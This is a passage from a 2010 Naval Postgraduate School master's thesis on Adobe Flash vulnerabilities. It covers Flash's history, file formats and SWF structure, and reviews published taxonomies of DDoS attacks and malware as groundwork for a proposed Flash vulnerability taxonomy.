2008-12

A study and taxonomy of vulnerabilities in web based animation and interactivity software

Post, David M.

Monterey, California. Naval Postgraduate School

NAVAL POSTGRADUATE SCHOOL

MONTEREY, CALIFORNIA

THESIS

A STUDY AND TAXONOMY OF VULNERABILITIES IN WEB BASED ANIMATION AND INTERACTIVITY SOFTWARE

by

David M. Post

September 2010

Thesis Co-Advisors: Chris Eagle
Dan Boger

Approved for public release; distribution is unlimited

THIS PAGE INTENTIONALLY LEFT BLANK

REPORT DOCUMENTATION PAGE			*Form Approved OMB No. 0704-0188*
Public reporting burden for this collection of information is estimated to average 1 hour per response, including the time for reviewing instruction, searching existing data sources, gathering and maintaining the data needed, and completing and reviewing the collection of information. Send comments regarding this burden estimate or any other aspect of this collection of information, including suggestions for reducing this burden, to Washington headquarters Services, Directorate for Information Operations and Reports, 1215 Jefferson Davis Highway, Suite 1204, Arlington, VA 22202-4302, and to the Office of Management and Budget, Paperwork Reduction Project (0704-0188) Washington DC 20503.			
1. AGENCY USE ONLY ***(Leave blank)***	**2. REPORT DATE** September 2010	**3. REPORT TYPE AND DATES COVERED** Master's Thesis	
4. TITLE AND SUBTITLE A Study and Taxonomy of Vulnerabilities in Web Based Animation and Interactivity Software		**5. FUNDING NUMBERS**	
6. AUTHOR(S) David M. Post			
7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES) Naval Postgraduate School Monterey, CA 93943-5000		**8. PERFORMING ORGANIZATION REPORT NUMBER**	
9. SPONSORING /MONITORING AGENCY NAME(S) AND ADDRESS(ES) N/A		**10. SPONSORING/MONITORING AGENCY REPORT NUMBER**	
11. SUPPLEMENTARY NOTES The views expressed in this thesis are those of the author and do not reflect the official policy or position of the Department of Defense or the U.S. Government. IRB Protocol number _____N.A._____.			
12a. DISTRIBUTION / AVAILABILITY STATEMENT Approved for public release; distribution is unlimited		**12b. DISTRIBUTION CODE**	

13. ABSTRACT (maximum 200 words)

This thesis attempts to study and categorize vulnerabilities in common software packages. This study results in a proposed taxonomy that will help in protecting vulnerable systems, in order to better enable Computer Network Defense operations. Additionally, this taxonomy will help focus further research in developing exploits aimed at these vulnerabilities, for use in Computer Network Attack and Exploitation operations. Throughout this study, Adobe Flash, a widely used Web browser plug in is used as a case study, due to the many known vulnerabilities and exploits tailored to Adobe Flash that exist.

14. SUBJECT TERMS Adobe Flash, Vulnerability Taxonomy, Exploit, Computer Network Defense, Computer Network Attack, Computer Network Exploitation, Computer Network Operations, CND, CNA, CNE, CNO			**15. NUMBER OF PAGES** 79
			16. PRICE CODE
17. SECURITY CLASSIFICATION OF REPORT Unclassified	**18. SECURITY CLASSIFICATION OF THIS PAGE** Unclassified	**19. SECURITY CLASSIFICATION OF ABSTRACT** Unclassified	**20. LIMITATION OF ABSTRACT** UU

NSN 7540-01-280-5500 Standard Form 298 (Rev. 2-89)
Prescribed by ANSI Std. 239-18

THIS PAGE INTENTIONALLY LEFT BLANK

Approved for public release; distribution is unlimited

A STUDY AND TAXONOMY OF VULNERABILITIES IN WEB BASED ANIMATION AND INTERACTIVITY SOFTWARE

David M. Post
Captain, United States Marine Corps
B.S., San Diego State University, 2002

Submitted in partial fulfillment of the
requirements for the degree of

MASTER OF SCIENCE IN INFORMATION WARFARE SYSTEMS ENGINEERING

and

MASTER OF SCIENCE IN COMPUTER SCIENCE

from the

NAVAL POSTGRADUATE SCHOOL
December 2010

Author: David M. Post

Approved by: Chris Eagle
Thesis Co-Advisor

Dan C. Boger
Thesis Co-Advisor

Dan C. Boger
Chairman, Department of Information Sciences

Peter Denning
Chainman, Department of Computer Sciences

THIS PAGE INTENTIONALLY LEFT BLANK

ABSTRACT

This thesis attempts to study and categorize vulnerabilities in common software packages. This study results in a proposed taxonomy that will help in protecting vulnerable systems, in order to better enable Computer Network Defense operations. Additionally, this taxonomy will help focus further research in developing exploits aimed at these vulnerabilities, for use in Computer Network Attack and Exploitation operations. Throughout this study, Adobe Flash, a widely used Web browser plug in is used as a case study, due to the many known vulnerabilities and exploits tailored to Adobe Flash that exist.

THIS PAGE INTENTIONALLY LEFT BLANK

TABLE OF CONTENTS

LIST OF FIGURES

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF ACRONYMS AND ABBREVIATIONS

AIR	Adobe Integrated Runtime
CNA	Computer Network Attack
CND	Computer Network Defense
CNE	Computer Network Exploitation
CNO	Computer Network Operations
DDoS	Distributed Denial of Service
DoD	United States Department of Defense
RIA	Rich Internet Applications

THIS PAGE INTENTIONALLY LEFT BLANK

I. INTRODUCTION

> Symantec recently highlighted Flash for having one of the worst security records in 2009. We also know first hand that Flash is the number one reason Macs crash. We have been working with Adobe to fix these problems, but they have persisted for several years now. We don't want to reduce the reliability and security of our iPhones, iPods and iPads by adding Flash. (Jobs, 2010)

Steve Jobs, in the above cited open letter concerning why he will not implement Adobe Flash on the iPad, iPhone, and various other Apple products, states an interesting fact. According to many sources, Adobe Flash is the number one cause of computer exploits and vulnerabilities cross platform in the world today. Given this, some research into Adobe Flash is needed, both in order to defend against these attacks, and possibly to craft tailored attacks and exploits.

A. PURPOSE

This thesis proposes a means of studying and categorizing vulnerabilities that exist in common software packages, as a means of showing the utility of studying vulnerabilities and the applications that can be applied to Computer Network Operations, to include not only Computer Network Defense, but Computer Network Attack and Computer Network Exploitation.

As a case study, this thesis looks extensively at Adobe Flash, a widely used Web browser plug-in. Because of the wide use of Adobe Flash, numerous vulnerabilities have been discovered, and in many cases exploited, making it an ideal candidate for study. This thesis will study the known vulnerabilities in Adobe Flash, and the various exploits tailored to take advantage of these vulnerabilities. Further, this thesis will propose a taxonomy of these vulnerabilities in an attempt to logically categorize them. Next, this thesis will investigate a small number of specific vulnerabilities, and some sample exploits targeted against these vulnerabilities. This thesis will statistically summarize the vulnerabilities in Adobe Flash from the recent past, in an attempt to determine which vulnerabilities are most common. Finally, this thesis will recommend mitigating

measures against these vulnerabilities, as well as recommendations for possible uses of attacks that can be leveraged in information warfare and psychological warfare style operations.

1. History of Adobe Flash and Related Products

Adobe Flash, formerly known as Macromedia Flash, is a multimedia medium that is used to embed interactive content, including animation, sound, and video into Web pages. Adobe Flash is commonly used for advertisements and games. It has been cited as a tool that can be used for rich Internet applications (RIAs). It supports bi-directional flow of audio and video and it has the ability to monitor user input by the use of mouse, keyboard, microphone and camera. Adobe Flash contains an object-oriented scripting language called action-script. Flash content may be executed on a range of computer systems and devices.

a. History of Adobe Flash and Development

Adobe Flash was originally developed as SmartSketch, a pen drawing application for PCs, which morphed into Future Splash, a Java based animation engine that plugged into the Netscape Web browser. Future Splash was sold to Macromedia in December of 1996, and became Macromedia Flash, the direct antecedent of all versions of Adobe Flash. As of 2001, Macromedia Flash was up to its fifth version, and by 2005, Macromedia Flash 8 had been released. In a lightly ironic note, the persons behind SmartSketch and Future Splash originally tried to market it to Adobe, before it was sold to Macromedia. (Adobe, 2010)

However, in 2005, Adobe finally expressed interest in acquiring Macromedia, and specifically, the Macromedia Flash application. By the end of 2005, Macromedia was fully acquired by Adobe. The first version of Flash under the Adobe name was released in 2007 as Adobe CS3 Professional. Adobe Flash CS4 Professional was released in 2008 and the latest version, Adobe Flash CS5 Professional was released in 2010 (Adobe, 2005).

The product that most people are more familiar with is the end user software, which integrates into most modern Web browsers, known as Flash Player. The first released version was Macromedia Flash Player, in 1997, and new versions continued to be released as Macromedia Flash Player, up through Version 8, released in August 2005. The next version, after Adobe took over and acquired macromedia, was Adobe Flash Player 9 released in June 2006.

b. Current Versions

The current version of the developer software, released in 2010 is Adobe Flash CS5 Professional. Flash Player is on its tenth incarnation, Flash Player 10, which was released in October of 2008 (Adobe, 2008), and currently, as of August 2010, is on Version 10.1.

2. Implementation and Market Penetration of Adobe Flash

Accepted as the de facto standard for browser-based animations and movies, Adobe Flash has seen very strong market penetration throughout the world, with the notable exception of Apple products, such as the iPhone and iPad. Other competitors include Microsoft Silverlight (notable for being used by Netflix for its instant video streaming service, as well as numerous other uses in political campaigns and other high profile uses (Netflix Uses Silverlight)), Java, and HTML5.

a. Adobe Flash Implementation

Adobe Flash is implemented on a wide variety of Web browsers via the Flash player; according to Adobe, Flash Player 10 (the latest version) has been installed on over 55 percent of computers worldwide. (2009) According to the journal "Adobe Lab," (2010) one area Adobe has focused its attention is the exploitation of Rich Internet Applications (RIAs). With this development, they launched Adobe Integrated Runtime (AIR), a cross-platform runtime background that can be used to develop rich Internet applications that can be organized as a desktop function using Adobe Flash

b. Related Products That Use Embedded Versions of Flash

Various different products use Adobe Flash as an imbedded player for video, sound, and animation. Of particular note is Adobe Acrobat Reader, the default reader used to view documents in the Portable Document File format (.pdf). Adobe Flash is generally installed alongside Adobe Acrobat Reader by default.

c. Market Penetration of Flash and Related Products

According to Adobe Labs reports (Adobe, 2010), Adobe Flash exceeds 100 million installations globally. Independent reports indicate greater the 95 percent market penetration of Web browsers with embedded Flash enabled (all versions). This is often the result of installing Acrobat Reader, which installs Flash by default, leading to a Flash installation of which the user is completely unaware. (StatOwl Plugin Statistics)

d. Flash on Mobile Devices

Flash penetration on mobile devices is significantly less. Most mobile devices that support browser technology have Flash imbedded, with the notable exception of the iPhone/iPad. The current version is Adobe Flash CS5 Professional and includes support for the iPhone and iPad. However, in April of 2010, Apple published new developer guidelines that restricted the use of Flash on the iPhone, and iPad. There is no technical reason that Flash will not work on the iPhone/iPad. This has negative implications for exploits targeting the iPhone/iPad, as it does remove one area of vulnerabilities.

e. Third Party Flash Software

There are a number of third-party tools developed for use in modifying and creating Flash files. Some of them are used for taking specific file types and converting them to Flash Player compliant files, others are used for direct authoring and editing of Flash Player files, and others are used to create Flash Player based Web sites.

B. IMPORTANCE

As noted, the market penetration of Adobe Flash is widespread, both within and without the United States. Also, Adobe Flash is a multi platform product, not specific to any one operating system. As such, any vulnerabilities and exploits have a very wide potential list of targets and may be used to target many different networks worldwide.

Further, given the capabilities inherent in Adobe Flash Player, this can be exploited to conduct unique attacks suitable for an Information Warfare/Psychological Operation Campaign. If a vulnerability in Flash software is exploited to gain access to a computer system, then Flash software must exist on that system. Additionally, given that many networks employ a homogeneous base software load for all or most systems attached to the network, it also a good assumption that Flash software is present on the other systems in the network. Once the system is compromised, it is easy to leverage the existing Flash software on the system to deliver tailored psychological messages to that system. Imagine that suddenly all the computers in a command center started playing, through the attached speakers, a recording similar to the Emergency Broadcast messages, directing all personnel to begin evacuation immediately, stressing that 'this is not a drill.' The result would most likely be that the command center was evacuated, leaving the command and control of friendly forces in chaos. Similar attacks could be imagined with propaganda type messages or other such attacks. This scenario is not out of reach, given the numerous vulnerabilities in Adobe Flash, the widespread user base, and the inventiveness demonstrated daily by persons involved in computer network operations.

Another possible scenario, reflected in the 2008 real-world crash of SpanAir Flight 5022 (originally thought due to a malware infection of the planes network-based warning system) (MSNBC, 2010) is for some vulnerability in Flash used to suborn a modern weapon system, and then play a video designed to cause the enemy commanders to take a certain course of action.

C. METHODOLOGY

This thesis looked at numerous papers published in the computer security field for examples of vulnerability, exploit and malware taxonomies. Then, the history of attacks and exploits specific to Adobe Flash were looked at in order to determine a workable taxonomy for Adobe Flash vulnerabilities. A statistical survey of Adobe Flash vulnerabilities was completed, showing which vulnerabilities were more common. Next, some specific historical vulnerabilities were examined more closely, to determine where they fit in this created taxonomy, and how they were used in creating exploits, in addition to how they could be used to deliver specific payloads. Finally, this taxonomy, and the broader area of Adobe Flash vulnerabilities were looked at from the Department of Defense perspective, both in a Computer Network Defense (CND) and Computer Network Attack (CNA) role.

II. EXAMINATION OF ADOBE FLASH

Adobe Flash commonly refers to both Adobe Flash, and Flash Player, the authoring tool and the player of created files, respectively. The term Flash has evolved into mixed usage and can refer to the developer tools, the player, or the files themselves.

A. FLASH AUTHORING TOOLS

The current Flash authoring tool distributed by Adobe is Adobe Flash Professional CS5. Previous versions still in use, include Adobe Flash CS3, released in 2007 and Adobe Flash CS4 Professional, released in 2008. Earlier versions are under the Macromedia brand, and are no longer supported. Adobe Flex, also known as Adobe Flex Builder, is an integrated development environment built on Eclipse (an open source integrated software development environment, capable of developing Flash applications. There are also numerous third-party tools available for authoring Flash Player compatible files. Some of these tools are Ajax Animator, hAxE, and SWiSH Max. Other third-party tools have been purchased by Adobe and/or Macromedia, and either incorporated into Flash or expanded and provided as alternate tools by Adobe. One example of this is Breeze, which converts a PowerPoint presentation into a Flash Player compliant .swf file.

B. FLASH PLAYER

Adobe Flash Player is the software used to view movies and animations in a Web browser. Flash Player is currently on version 10, and runs swf files created by the various authoring tools available. Flash Player is available as a plugin for most common Web browsers (Firefox, Mozilla, Netscape, Opera) and as an ActiveX control for Internet Explorer[1]. Google Chrome has integrated Flash support. Flash Player has support for bidirectional streaming of audio and video. Flash Player includes support for an embedded scripting language called ActionScript (AS),

[1] Adobe Flash Player website, 2010, http://www.adobe.com/software/flash/about/.

C. ACTIONSCRIPT

ActionScript is the Adobe developed scripting language used for the development of Websites and software for Flash Player. It has the same basic syntax and semantics of JavaScript. The current version is ActionScript 3.0, an object oriented programming language, used to build much more complex Flash applications, and is targeted for Flash Player 9 and later versions.

D. ADOBE FLASH FILE FORMATS AND STRUCTURE

Adobe Flash and Flash Player use many different file formats, depending on whether the specific file is meant for development or final use. The two file formats of most interest are .swf and .fla. These file formats are, respectively, the compiled end user version and the source version. Understanding the file structure of files related to Flash and Flash Player is important, as malformed versions of these files are often used to exploit vulnerabilities.

1. File Formats Used

There are many differing file formats that are directly or indirectly related to Adobe Flash. The file format of most interest is the .swf file. SWF files are the files that deliver the exploits targeted towards specific vulnerabilities.

.swf files are completed, compiled and published files that cannot be edited with Adobe Flash. Numerous .swf decompilers exist, both freeware and commercial versions, as well as open source versions. Attempting to import .swf files using Flash allows it to retrieve some assets from the .swf, but not all.

Next are .fla files, which contain source material for the Flash application. Flash authoring software can edit FLA files and compile them into .swf files. The Flash source file format is currently a binary file format based on the Microsoft Compound File Format. In Flash Pro CS5, the .fla file format is a zip container of an XML-based project structure. .swf files, when processed by a swf decompiler, are decompiled to .fla files.

.xfl files are XML-based project files that are equivalent to the binary .fla format. Flash authoring software uses XFL as an exchange format in Flash CS4. It imports XFL files that are exported from InDesign and AfterEffects (two Adobe created tools for modifying video and adding interactivity to documents and presentations.). In Flash Pro CS5, the xfl file is a key file which opens the "uncompressed FLA" file, which is a hierarchy of folders containing XML and binary files.

.as files contain ActionScript source code in simple source files. FLA files can also contain Actionscript code directly, but separate external .as files often emerge for structural reasons, or to expose the code to versioning applications. They sometimes use the extension .actionscript.

.mxml files are used in conjunction with ActionScript files (and .css files), and offer a markup-language-style syntax (like HTML) for designing the GUI in Flex. Each MXML file creates a new class that extends the class of the root tag, and adds the nested tags as children or members of the class.

.swd files are used during development as debugging files.

.asc files contain Server-Side ActionScript, which is used to develop efficient and flexible client-server Macromedia Flash Communication Server MX applications.

.abc files contain actionscript bytecode used by the Actionscript Virtual Machine AVM and AVM2, dependent on the version of Flash Player used.

.flv files are Flash video files, with audio and video data encoded as it is in .swf files.

.f4v files are similar to MP4 files and can be played back by Flash Player 9 Update 3 and above. F4V file format is second container format for Flash video and it differs from FLV file format. It is based on the ISO base media file format. There are variations of this file type, including .f4p, .f4a, and .f4b, all of which adhere to the same basic .f4v format.

.swc files are used for distributing components; they contain a compiled clip, the component's ActionScript class file, and other files that describe the component.

.jsfl files are used to add functionality in the Flash Authoring environment; they contain JavaScript code and access the Flash JavaScript API.

.swt files are .swf files in template form, much the same as templates for word processing and other similar forms.

.flp files are XML files used to reference all the document files contained in a Flash Project. Flash Projects allow the user to group multiple, related files together to assist in Flash project organization, compilation and build.

.aso files are cache files used during Flash development, containing compiled ActionScript byte code. An ASO file is recreated when a change in its corresponding class files is detected

.sol files are created by Adobe Flash Player to hold Local Shared Objects (data stored on the system running the Flash player).

2. SWF File Structure

SWF files are stored in files with the extension .swf. The content type identifier used in Internet applications (known as the MIME type) is application/x-shockwave-flash. SWF files are binary files stored as 8-bit bytes. The container format consists of a header block, followed a series of tagged data blocks. All tags share a common format, so any program parsing a SWF file can skip over blocks it does not understand. Data inside the block can point to offsets within the block but can never point to an offset in another block. This ability enables tags to be removed, inserted, or modified by tools that process a SWF file.

There are two types of tags in a SWF file, Definition and Control tags. Definition tags define the content of the file, and Control tags control the flow of the file. (Adobe, 2009)

III. VULNERABILITY, EXPLOIT, AND MALWARE TAXONOMIES

In defending against computer-based attacks, it is helpful, and even necessary to have a means of classifying and categorizing the attacks, such that these attacks can be more easily defended against by prioritizing the defenses against specific types of attacks. In addition, reliable and rigorous categorizing of exploits will greatly enhance further investigation into undiscovered vulnerabilities and future exploits. Weber, Karger, and Paradkar, in their paper entitled "A Software Flaw Taxonomy: Aiming Tools At Security" and discussing how security software builders worked on creating more secure systems, put it thus (Weber, 2005):

> In order to target their technology on a rational basis, it would be useful for tool-builders to have available a taxonomy of software security flaws organizing the problem space.

Also, from a CNA point of view, a taxonomy of security flaws in software is helpful in creating successful attack software, designed to exploit the common security flaws.

In order to determine a useful taxonomy, first a number of taxonomies in computer security literature are examined, and then a taxonomy based on a combination of the examined taxonomies is proposed and further defined. In the following chapter, this proposed taxonomy will be used to classify some known vulnerabilities in Adobe Flash.

First, though, what is a taxonomy? From Berghe, Riordans and Piessens paper on vulnerabilities in Web services (2005):

> A taxonomy is a “classification, including bases, principles, procedures and rules”.... The definition suggests that a taxonomy is more than a classification, in the sense that it also describes the principles according to which the classification is done and the procedures to be followed in order to classify new objects

More specifically, though, a taxonomy is the science of classification, including the general principles by which objects and phenomena are divided into classes which are subdivided into subclasses, then into sub-subclasses, and so on. Here, we will try and provide a means of classification of vulnerabilities, in this case, vulnerabilities specific to Adobe Flash.

A. SAMPLE TAXONOMIES

Various taxonomies for classifying and categorizing malware, exploits, and vulnerabilities have been published and proposed in academia and industry; it is helpful to examine these different taxonomies to determine a best means for classifying vulnerabilities within Adobe Flash. Even though this paper focuses on categorizing vulnerabilities, it is useful to investigate taxonomies for exploits and of malware, as well, to get a sense of how to best classify related items. Five separate taxonomies are examined in detail; the Mirkovic, Martin, and Reiher Taxonomy of DDoS Attacks (2001), the Rutkowska Taxonomy of Malware (2006), the Barracuda Labs JavaScript Malware Taxonomy (2009), the Mitre Corporation's Malware Attribute and Enumeration Characterization (2010) and a software flaw taxonomy published by IBM (Weber, 2005) . Each of these taxonomies provide some useful information that can be applied towards creating a taxonomy for vulnerabilities.

1. Mirkovic, Martin, and Reiher Taxonomy of DDoS Attacks

Mirkovic, Martin, and Reiher (MMR) of the Computer Science Department of UCLA published, in 2002, an attempt at a well-defined taxonomy of Distributed Denial of Service attacks and defenses against the same (Mirkovic, 2001). While somewhat dated at this point and specific to DDoS attacks, it provides a good example of how to categorize both attacks and defenses. Their model could easily be applied to attacks and vulnerabilities within Adobe Flash. Their proposed taxonomies are complete in the following sense: the attack taxonomy covers known attacks and also those that have not currently appeared but are potential threats that would affect current defense

mechanisms; the defense systems taxonomy covers not only published approaches but also some commercial approaches that are sufficiently documented to be analyzed. (MMR)

a. Taxonomy of DDoS Attacks

MMR's taxonomy of DDoS attacks, as can be seen in the figure below, uses four different categories to broadly classify DDoS attacks: by degree of automation, by exploited vulnerability, by attack rate dynamics, and by impact.

(1) Degree of Automation. During the attack preparation, the attacker needs to locate prospective agent machines and infect them with the attack code. Based on the degree of automation of the attack, MMR differentiates between manual, semi-automatic and automatic DDoS attacks. Most of the DDoS attacks that occur today are of the semi-automated variety; that is, the attacker uses a large network of controlled machines, and remotely begins the attack, but does not directly control the attacking machines. This method of classification is perhaps not so useful for the purposes of this thesis.

(2) Exploited Vulnerability. This method of classification by MMR differentiates the attack based on the exploited vulnerability, further breaking it down into brute force attacks versus protocol exploitation attacks.

> Protocol attacks exploit a specific feature or implementation bug of some protocol installed at the victim in order to consume excess amounts of its resources. Examples include the TCP SYN attack, the CGI request attack and the authentication server attack. (MMR)

Although this paper investigates Flash vulnerabilities and attacks, this method of classifying attacks, similar to the way MMR classifies protocol attacks, will prove useful for the purposes of this thesis, though the classification system would need to vary.

(3) Attack Rate Dynamics. This method classifies the attacks by the rate dynamics, with continuous versus variable being the major divisions. This is perhaps an attribute specific to DDoS attacks and will not prove useful for classifying attacks on Adobe Flash.

(4) Impact. The final method MMR uses to classify DDoS attacks is by impact, dividing attacks into degrading and disrupting. This is a useful method to classify many attacks, with modifications from the DDoS specificity of it.



Figure 1. MMR DDoS Taxonomy (From Mirkovic, 2001)

b. Taxonomy of DDoS Defenses

MMR categorizes DDoS defenses, by activity level, and by location. This makes for an easy taxonomy to classify defenses, and should be applicable to all systems of defenses. While this is not directly applicable to classifying Adobe Flash vulnerabilities and exploits, it does provide a look at the opposite side of categorizing attacks: that of categorizing defenses.

(1) Activity Level. This is divided into preventive and reactive mechanisms, and then further divided based individual factors. Preventive mechanisms are classified based on the goal of the mechanism, whether it is attack prevention, or DoS prevention. Reactive mechanisms are classified by detection strategy, then further subdivided into pattern recognition, anomaly detection, hybrid versions of those two, or third party mechanisms, and then also classified by response strategy, such as rate limiting, agent identification, filtering, and reconfiguration.

(2) Deployment Location. This is divided into victim, intermediate, and source networks. This comes into play when classifying defenses as network or host based and could be easily used to classify attacks as host based, network based, or remote based.



Figure 2. MMR DDoS Defense Taxonomy (From Mirkovic, 2001)

c. Usage of the MMR Taxonomy

The MMR taxonomy can be used, with some modifications as a system for classifying attacks on Adobe Flash. The usefulness as a means of classifying Flash vulnerabilities is less, although it does provide some possible thoughts into classifying different vulnerabilities based on various means.

2. Rutkowska Taxonomy of Malware

In early 2006 at the Black Hat Federal Conference, J. Rutkowska introduced a proposed classification of malware, which she later expanded, and published as a short paper in November of 2006, defining four distinct categories of malware, Type O, I, II, and III, defined by how said malware interacts with the operating system, the user, the

kernel, and the various processes (2006). One note, the definition of malware that Rutkowska uses is different from the definition used by other people; her definition is as follows:

> Malware is a piece of code which changes the behavior of either the operating system kernel or some security sensitive applications, without a user consent and in such a way that it is then impossible to detect those changes using a documented features of the operating system or the application (e.g. API). (Rutkowska, 2006)

As can be seen by the definition above, Rutkowska's is not the same as the definition used by the majority of the community; as so stated in her paper:

> e.g. the simple botnet agent, coded as a standalone application, which does not hook OS kernel nor any other application, but just listens for commands on a legally opened (i.e. opened using documented API functions) TCP port, would not be classified as malware by the above definition. (Rutkowska, 2006)

Rutkowska goes on to state, however, that she includes the above types of malicious software in her definition of Type O Malware. It is an interesting distinction she makes, but not important to this thesis. Rutkowska's methods of classifying malware provide some insight into an alternative method of classifying malware based on which parts of the computer system the malware interacts with.

a. Type of Malware

Rutkowska categorizes malware into four separate categories, as defined by the following:

Type O Malware: defined as malicious software which does not interact with any part of the operating system (nor other processes) using any undocumented methods.

Type I Malware: defined as malware that modifies resources that were meant to be relatively constant. Some examples of this would be executable files, BIOS

code, device drivers, and other such files. This type of malware is (relatively) easily detected if digital signatures of these immutable files are available, and are checked against a secure database.

Type II Malware: defined as malware that modifies dynamic resources, such as data, in order to allow the attacker's code to get executed. An example of this would be modifying function pointers in the kernel. This type of malware is more difficult to detect, in that the files/data being modified are meant to be modified on a regular basis, and thus, not able to be checked against a database.

Type III Malware: defined as malware that could take control of the entire O/S, without changing a single byte in the system's memory or visible hardware registers. This type of malware is most insidious, in that it cannot be detected by any form of integrity scanning.

b. Usage of Rutkowska's Taxonomy

Rutkowska's taxonomy will serve as a very useful method of categorizing how specific instances of malware interact with a computer system, and can be used as a secondary classification system for malware.

3. Barracuda Labs Malware Taxonomy

In 2009, Barracuda Labs, a division of Barracuda Networks, a leading provider of network and host-based anti-virus software, published, in their annual report, a useful and interesting taxonomy of Web-based malware (2009). Their taxonomy, as seen in Figure 3, is focused on Javascript, but it provides a useful framework to investigate.



Figure 3. Barracuda Labs Javascript Malware Taxonomy (From Barracuda Labs, 2009)

The division of Javascript Malware into Human Exploits and Software Exploits demonstrates that not all exploits need to be human enabled, but that certainly is a good method of dividing exploits into descriptive categories.

a. Human Exploits

Human exploits, while not the subject of this paper, do provide some insight into means of attacking computer networks, and the further division into various categories gives more sample means of categorizing Adobe Flash vulnerabilities. Per Barracuda Labs,

> Human exploits are attacks that target a person's understanding and trust on the Internet. These attacks convince people to perform an unintended action. These include social engineering and search result poisoning. Social engineering is widely used in the form of Rogue AV distribution. Attackers convince users that their computers are infected by viruses and then offer a free evaluation version of the fake antivirus software. However, once the user installs, the attackers demand money to make the "antivirus" work or even remove the software from the system. Many users fall prey to this attack, thus successfully monetizing a social engineering attack. (Barracuda Labs, 2009)

For the purposes of this paper, human exploits are those exploits that rely primarily on human enablement of an attack, more than merely getting someone to visit a particular Website, and as such, are not the primary focus.

b. Software Exploits

Software-based exploits, as per the Barracuda Labs taxonomy provide a more interesting look into ways of classifying attacks and vulnerabilities. The Barracuda Labs taxonomy categorizes software vulnerabilities into browser vulnerabilities, browser helper object vulnerabilities, client application vulnerabilities, and Web application vulnerabilities. Adobe Flash Player is categorized as a Browser Helper Object, and thus, vulnerabilities in Flash Player correctly fall under the browser helper object vulnerabilities category.

c. Usage of the Barracuda Labs Taxonomy

